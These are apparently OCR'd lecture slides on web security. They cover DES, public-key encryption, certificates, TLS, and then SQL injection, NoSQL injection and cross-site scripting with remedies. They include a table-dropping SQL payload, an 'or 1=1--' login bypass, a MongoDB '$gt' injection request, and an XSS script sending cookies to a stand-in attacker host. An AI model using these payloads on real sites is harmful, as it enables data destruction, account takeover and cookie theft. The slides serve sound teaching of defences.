
Modern Block Ciphers

- **block ciphers** encrypt and decrypt messages using an iterative replacing of a message with another scrambled message using 64 or 128 bits at a time.

- The Data Encryption Standard (DES) and its replacement,
- The Advanced Encryption Standard (AES)

- Are two-block ciphers still used in web encryption today

DES Cipher


1 Message broken into 64-bit blocks (and padded out)
010001010101...
11101100001...
01101010111...
Message
2 For each 64-bit block
3 The block is split into two 32-bit blocks.
11101011001...
010001010101...
XOR
Sub key i
4 The 32-bit value is expanded to 48 bits and XOR'd with the key for this round.
5 The XOR'd value is split into eight, 6-bit blocks and run through the eight S-boxes (Substitution Boxes).
S1
S2
S8
010111000100...
6 The permuted blocks are recombined.
0 Sixteen 48-bit keys are generated from the 64-bit shared key.
111010010110...
Sub key 1
Sub key 2
Sub key 16
XOR
1011011110101...
010001010101...
7 The scrambled 32-bit value is XOR'd with the other 32-bit block.
8 The 32-bit blocks are switched for the next round, go back to Step 4.
9 After 16 rounds we have the scrambled 64-bit value (the cipher text).
Cipher

Symmetric Key Problem


- All ciphers covered so far use the same key to encode and decode a message
  - Symmetric ciphers
  - Or Symmetric key encryption

- Distribution of the key among communication pair is a problem
  - How do Alice ensure that she is sharing the key with Bob, instead of someone pretending to be Bob
  - How do Alice ensure that when the key is transmitted to Bob, it is not intercepted by others

Public Key Encryption


- Public key cryptography solves symmetric key encryption problem of having to exchange secret key
- Uses two mathematically related digital keys – **public key** (widely disseminated) and **private key** (kept secret by owner)
- Both keys are used to encrypt and decrypt message
- Once a key is used to encrypt message, same key cannot be used to decrypt message
- For example, sender uses recipient's public key to encrypt message; recipient uses his/her private key to decrypt it
- Diffie-Hellman key exchange
- Modern Algorithm: RSA

Public Key Encryption



Where to get those Public Keys?

- How do we know this is really Bob's public key?
- We need a trusted third party (Certification Authority)




Digital Certificates

- Digital certificate: Digital document that includes:
  - Name of subject or company
  - Subject's public key
  - Digital certificate serial number
  - Expiration date
  - Issuance date
  - Digital signature of certification authority (trusted third party (institution) that issues certificate
  - Other identifying information

Digital Signatures


A mathematically secure way of validating that a particular digital document was created by the person claiming to create it (authenticity), was not modified in transit (integrity), and to prevent sender from denying that she or he had sent it (nonrepudiation).




HTTPS

- HTTPS is the HTTP protocol running on top of the Transport Layer Security (TLS).

- It's easy to see from a client's perspective that a site is secured by the little padlock icons in the URL bar used by most modern browsers






TLS (Transport Layer Security)

- Its predecessor is SSL (Secure Sockets Layer)
- Main functions:
  - Authenticate transmission parties (mainly the server) using *public-key encryption*
  - Ensure confidentiality of message using *symmetric key encryption* to encrypt the data transmitted
  - Use handshake protocol to authenticate parties and to share the *symmetric key*
  - Ensure integrity of message by integrity checking

TLS handshake


- Performed every time the client makes a secure connection to a server


- The goals of handshake between server and client are:
  - To negotiate on an acceptable protocol version
  - To select an appropriate set of ciphers
  - To authenticate server or client (optionally)
  - To securely distribute shared secret (symmetric key)



Server Authentication

The browser complains that the server's digital certificate is not issued by a trusted CA






Outline

- General security Concerns
- Authentication and Authorization
- Cryptography
- Security Issues with User Input

User Input

- Most web application provides some way for users to input data
- This is often used to explore vulnerabilities of the system
  - If the input is used for database operation
    - SQL injection
  - If the input is embedded as response to the user
    - Cross-Site Scripting(XSS)
- Web developers should not trust the input
  - Validate input
  - Use safe coding

SQL Injection Example: Table Drop



https://xkcd.com/327/

```
void addStudent(String lastName, String firstName) {
        String query = "INSERT INTO students (last_name, first_name) VALUES ('"
                + lastName + "', '" + firstName + "')";
        getConnection().createStatement().execute(query);
}
```

```
Input: firstName == "Martin" && lastName == "Fowler"
INSERT INTO students (last_name, first_name) VALUES ('Fowler', 'Martin')
```

```
Input:  FirstName == "XKCD" && LastName == "Robert');DROP TABLE Students; --"
```

INSERT INTO students (last_name, first_name) VALUES ('XKCD', **'Robert');**
DROP TABLE Students;-- ')

SQL Injection Example: login bypass

```
SELECT * FROM users WHERE username = '$username' AND
password = '$password'
```

If a user types in a user name as: or 1=1--
and some random password

The DB query becomes:

```
SELECT * FROM users WHERE username = ' ' or 1=1--' AND password = ''
```

The issues in both cases are that user's *raw inputs* are used in a *string concatenation* operation to generate the query statement

A typical solution, apart from input validation is to use parameter binding instead of string concatenation.

http://blog.websecurify.com/2014/08/hacking-nodejs-and-mongodb.html

SQL Injection Threat In NoSQL

- In MongoDB, if raw input is used to construct query, similar thing could happen:

```
POST http://target/ HTTP/1.1
Content-Type: application/json

{
   "username": {"$gt": ""},
   "password": {"$gt": ""}
}
```

On the server side we have some query similar to this:

```
db.users.find({username: username, password: password});
```

It becomes this:

```
db.users.find({username: {"$gt": ""}, password: {"$gt": ""}});
```

http://blog.websecurify.com/2014/08/hacking-nodejs-and-mongodb.html

Cross Site Scripting Example


```
var communicationType = req.body.communicationType
if (communicationType==“email”)) {
    sendByEmail();
} else if (communicationType == “text”)) {
    sendByText();
} else {
    res.send("Can't send by type " + communicationType));
}
```

If the value of communicationType is like the following :

```
<script>var img = document.createElement(“img”);
img.src = ‘http://evil.martinfowler.com/steal?' + document.cookie;
</script>
```

- This response contains executable script
- The browser will generate a request to the url in src intending to load the image
- The url is dynamically constructed and append cookies on user’s computer associated with this web site: **http://evil.martinfowler.com/steal?actualCookies**

Cross Site Scripting Example



Input handling

- Positive validation or whitelisting
  - Specify acceptable formats of input
    - E.g. valid email, valid value range, etc.
  - Many HTML5 input types have build-in validation rules
- Negative validation or blacklisting
  - Specify unacceptable formats
    - E.g. filtering <script> tag, filtering "$" character(but they appear commonly in password)
  - It is hard to get a complete list of potentially dangerous input
- Input sanitization
  - Similar to blacklisting but removes undesirable input rather than reject input totally.

Output Encoding

- XSS can also be prevented by output encoding
  - A typical way is to escape the reserved characters like “<“ or “>”
  - The actual script would become a textual content instead of executable code
  - E.g.
    - Unescaped:
      - <script> alert(“hello”);</script>
    - Escaped:
      - **<script>alert("hello");</script>**

